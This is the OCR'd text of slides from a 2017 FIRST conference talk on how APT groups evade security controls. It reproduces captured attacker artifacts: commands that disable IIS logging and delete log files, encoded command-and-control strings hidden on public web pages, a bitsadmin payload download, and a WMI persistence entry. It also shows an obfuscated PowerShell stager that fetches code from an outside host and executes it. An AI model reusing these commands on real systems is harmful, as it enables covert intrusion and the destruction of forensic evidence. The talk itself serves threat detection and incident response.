29th ANNUAL FIRST CONFERENCE

SAN JUAN PUERTO RICO
JUNE 11-16, 2017

FIGHTING PIRATES AND PRIVATEERS

WWW.FIRST.ORG

Defensive Evasion: How APT Adversaries Bypass Security Controls

~~Phil Burdette~~

Aaron Shelmire

29th ANNUAL FIRST CONFERENCE
SAN JUAN PUERTO RICO

Where’s PHIL?

Shellfire

Attends Undergrad in Northern Pennsylvania

Attends Graduate Program at Carnegie Mellon

Begins working at CERT/CC

Joins the SecureWorks Counter Threat Unit

Leaves the SecureWorks Counter Threat Unit
Leaves PHIL with an RSA Presentation

Rejoins the SecureWorks Counter Threat Unit

Nighthawk

Attends Undergrad in Northern Pennsylvania


Attends Graduate Program at Carnegie Mellon

Begins working at CERT/CC


Joins the SecureWorks Counter Threat Unit

Leaves the SecureWorks Counter Threat Unit
Leaves Aaron with a FIRST presentation

The Obvious – Removing Logs




```
"cmd" /c cd /d "C:\inetpub\wwwroot\"&ver&echo [S]&cd&echo [E] (2016-09-05T14:30:00.867908)
"cmd" /c cd /d "C:\inetpub\wwwroot\"&c:\windows\system32\inetsrv\appcmd unlock config -section:system.webServer/httplogging&echo [S]&cd&e
"cmd" /c cd /d "C:\inetpub\wwwroot\"&c:\windows\system32\inetsrv\appcmd set config "Default Web Site/" /section:httplogging /dontLog:true&
"cmd" /c cd /d "C:\inetpub\wwwroot\"&del C:\inetpub\logs\LogFiles\W3SVC1\*.log /q&echo [S]&cd&echo [E] (2016-09-05T14:30:33.379558)
```



```
2013-06-11 18:51:20 192.168.1.118 GET /owa/userspecificresourceinjector.ashx ver=15.0.620.29&X-ARR-CACHE-HIT=0&X-AR
2013-06-11 18:51:20 192.168.1.118 GET /owa/auth/logon.aspx url=https%3a%2f%2fmail.letsexchange.com%2fowa%2fuserspec
2013-06-11 18:51:20 192.168.1.118 POST /owa/sessiondata.ashx X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=ba5eb8ad-1515-4d7d-b9c3
2013-06-11 18:51:20 192.168.1.118 GET /owa/ bO=1&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=8f251636-c953-422a-abd6-259f9d5b803
2013-06-11 18:51:20 192.168.1.118 GET /owa/ authRedirect=true&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=4e3f069e-16b3-4383-a10
2013-06-11 18:51:20 192.168.1.118 GET /owa/auth/logon.aspx url=https%3a%2f%2fmail.letsexchange.com%2fowa%2f%3fauthR
2013-06-11 18:51:20 192.168.1.118 GET /owa/auth/logon.aspx replaceCurrent=1&url=https%3a%2f%2fmail.letsexchange.com
#Software: Microsoft Internet Information Services 8.0
#Version: 1.0
#Date: 2013-06-11 19:09:11
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) cs(Referer) sc-st
2013-06-11 19:09:11 192.168.1.118 GET /owa/userspecificresourceinjector.ashx ver=15.0.620.29&X-ARR-CACHE-HIT=0&X-AR
2013-06-11 19:09:11 192.168.1.118 GET /owa/auth/logon.aspx url=https%3a%2f%2fmail.letsexchange.com%2fowa%2fuserspec
2013-06-11 19:09:11 192.168.1.118 POST /owa/sessiondata.ashx X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=5bb3c928-bd53-4099-87e9
2013-06-11 19:09:11 192.168.1.118 GET /owa/ bO=1&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=97342516-d5fd-4300-bb96-72b8592683e
2013-06-11 19:09:11 192.168.1.118 GET /owa/ authRedirect=true&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=773d3203-39f5-4185-853
2013-06-11 19:09:11 192.168.1.118 GET /owa/auth/logon.aspx url=https%3a%2f%2fmail.letsexchange.com%2fowa%2f%3fauthR
2013-06-11 19:09:11 192.168.1.118 POST /owa/auth.owa X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=af1eb739-c87d-4eb1-b0d3-b926c83
2013-06-11 19:09:11 192.168.1.118 GET /owa/ authRedirect=true&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=bc743bc7-f583-48bc-92a
2013-06-11 19:09:11 192.168.1.118 GET /owa/auth/logon.aspx replaceCurrent=1&url=https%3a%2f%2fmail.letsexchange.com
2013-06-11 19:09:11 192.168.1.118 GET /owa/ authRedirect=true&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=a1f03565-5b9f-4a53-b76
2013-06-11 19:09:11 192.168.1.118 GET /owa/userspecificresourceinjector.ashx ver=15.0.620.29&X-ARR-CACHE-HIT=0&X-AR
2013-06-11 19:09:13 192.168.1.118 GET /owa/15.0.620.29/owa2/resources/styles/segoeui-regular.eot X-ARR-CACHE-HIT=0&
2013-06-11 19:09:14 192.168.1.118 POST /owa/sessiondata.ashx X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=53b90746-84e9-44c0-8f0d
2013-06-11 19:09:14 192.168.1.118 POST /owa/ev.owa2 ns=PendingRequest&ev=FinishNotificationRequest&UA=0&Fn=1&cid=13
2013-06-11 19:09:14 192.168.1.118 GET /owa/ping.owa UA=0&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=c2b49ffc-2a32-4179-87f3-57f
2013-06-11 19:09:16 192.168.1.118 POST /owa/ev.owa2 ns=PendingRequest&ev=FinishNotificationRequest&UA=0&cid=1370977
2013-06-11 19:09:16 192.168.1.118 GET /owa/manifests/appCacheManifestHandler.ashx manifest=1&layout=mouse&X-ARR-CAC
2013-06-11 19:09:16 192.168.1.118 POST /owa/service.svc action=GetFolderMruConfiguration&X-ARR-CACHE-HIT=0&X-ARR-LO
2013-06-11 19:09:16 192.168.1.118 POST /owa/service.svc action=SubscribeToNotification&UA=0&X-ARR-CACHE-HIT=0&X-ARR
2013-06-11 19:09:16 192.168.1.118 POST /owa/service.svc action=SubscribeToNotification&UA=0&X-ARR-CACHE-HIT=0&X-ARR
2013-06-11 19:09:16 192.168.1.118 POST /owa/service.svc action=GetFavorites&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=1af5db87
2013-06-11 19:09:16 192.168.1.118 POST /owa/service.svc action=GetOtherMailboxConfiguration&X-ARR-CACHE-HIT=0&X-ARR
2013-06-11 19:09:16 192.168.1.118 POST /owa/service.svc action=FindPeople&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=5a15c58c-7
2013-06-11 19:09:16 192.168.1.118 POST /owa/service.svc action=SubscribeToNotification&UA=0&X-ARR-CACHE-HIT=0&X-ARR
2013-06-11 19:09:16 192.168.1.118 POST /owa/service.svc action=GetReminders&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=2099e400
2013-06-11 19:09:17 192.168.1.118 POST /owa/service.svc action=GetDaysUntilPasswordExpiration&X-ARR-CACHE-HIT=0&X-A
2013-06-11 19:09:17 192.168.1.118 POST /owa/service.svc action=SubscribeToNotification&UA=0&X-ARR-CACHE-HIT=0&X-ARR
2013-06-11 19:09:17 192.168.1.118 POST /owa/service.svc action=GetOwaUserOofSettings&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID
2013-06-11 19:09:20 192.168.1.118 POST /owa/service.svc action=GetCalendarFolders&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=57
2013-06-11 19:09:20 192.168.1.118 POST /owa/service.svc action=SubscribeToNotification&UA=0&X-ARR-CACHE-HIT=0&X-ARR
2013-06-11 19:09:23 192.168.1.118 POST /owa/service.svc action=UpdateUserConfiguration&X-ARR-CACHE-HIT=0&X-ARR-LOG-
2013-06-11 19:09:42 192.168.1.118 POST /owa/service.svc action=FindItem&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=5aba9ce9-bb4
2013-06-11 19:09:42 192.168.1.118 POST /owa/service.svc action=SubscribeToNotification&UA=0&X-ARR-CACHE-HIT=0&X-ARR
2013-06-11 19:09:42 192.168.1.118 POST /owa/service.svc action=FindItem&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=37ac5774-a62
2013-06-11 19:09:42 192.168.1.118 POST /owa/service.svc action=GetTaskFolders&X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=4d1b44
2013-06-11 19:13:16 192.168.1.118 GET /owa/ping.owa X-ARR-CACHE-HIT=0&X-ARR-LOG-ID=0bc1aedf-f64e-4f66-816d-6c73014e
```


The unspoken - Hiding in the Cloud



chrisweaver049

Member Since
May 26, 2016

Biography
{wEBNGhAtQTJXfyxNT7d8RucM3tmxABU=



getlook23 / project1

issue1 #1

Open getlook23 opened this issue on Jul 27 · 21 comments

getlook23 commented on Jul 27 • edited

AUd8X6VIYjk=




테스트 9118 | 낙서장 2016.09.25. 11:21

http://blog.naver.com/kyung2031/220820253867

ip:[183.111.8.2]port:[9118]

Dropping the Powershell




```
             Host   ! bad  [redacted]
          Program   ✓ ok  bitsadmin.exe
              Pid   5620
      Create Time   2016-02-10T16:01:20.137871
       Image Path   C:\Windows\SysWOW64\bitsadmin.exe
Parent Image Path   C:\Users\[redacted]\AppData\Local\Temp\7j0A1f0P7O5i\2z0P8E2c5p3q\5C7Z2m4K1A2P5Q\8F5j4u6t5k1n6S3X\4i6d7J8k6d6f0a\
                      8E6L2T2M8p8b2o.exe
     Command Line   bitsadmin /transfer myjob /download /priority High https://www.dropbox.com/s/ri     yilc/index.txt?dl=003D1
                      C:\Users\[redacted]\AppData\Local\Temp\4G3c0D.6S0r6a6d
             User   [redacted]
           Parent   "C:\Users\[redacted]\AppData\Local\Temp\7j0A1f0P7O5i\2z0P8E2c5p3q\5C7Z2m4K1A2P5Q     5k1n6S3X\4i6d7J8k6d6f0a\
                      8E6L2T2M8p8b2o.exe"
```

Process Tree

```
└─ C:\Windows\Explorer.EXE
   └─ "C:\Users\[redacted]\AppData\Local\Temp\7j0A1f0P7O5i\2z0P8E2c5p3q\5C7Z2m4K1A2P5Q\
         8F5j4u6t5k1n6S3X\4i6d7J8k6d6f0a\8E6L2T2M8p8b2o.exe"
      └─ bitsadmin /transfer myjob /download /priority High https://www.dropbox.com/s/ri0ydqp58klyilc/index.txt?dl=003D1
            C:\Users\[redacted]\AppData\Local\Temp\4G3c0D.6S0r6a6d
```

WMI Consumers



Description

A suspicious persistence mechanism was identified on the system. The Windows Management Interface can be used to start programs in response to a variety of events. This is an uncommon and easily overlooked mechanism that has been abused to allow malware to persist. This configuration may be legitimate but probably merits review.

References


- SecureWorks Blog: A Novel WMI Persistence Mechanism
- Playing with MOF files on Windows

Technical Details

```
{-
  "identification" : "CommandLineEventConsumer",
  "persistent" : "C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -enc
  JABXAEMAPQBOAGUAVwAtAE8AYgBKAEUAYwBUACAAUwBZAHMAVABlAG0ALgBOAEUAVAAuAFcARQBCAEMATABJAGUAbgBUADsAJABlAD0AJwBWAE0AdwBhAHIAZQAtAGM
}
```

```
$wC=NEw-OBJECt SYsTEM.NET.WEbCliENt;$u='VMware-client/5.1.0';$Wc.HEADers.ADD('U
Agent',$u);$wC.PRoXY = [SystEM.NET.WEBREQUesT]::DefAuLTWEbPRoXy;
$wC.PrOXy.CREDeNtiALS =
[SYSTem.NET.CREDeNtiAlCaCHe]::DEfAUlTNEtWoRKCRedEnTIaLS;$K='`13)k}t0&]Ub~e-
BMqzmS{>$WDp.L\ij';
$i=0;[ChAR[]]$b=([cHar[]]($Wc.DOwNLOadStrING("http://giantmeteor2016.com/init")))|%{$_
-bXoR$k[$I++%$K.LenGtH]};IEX ($b-Join'')
```

If you don't see it…



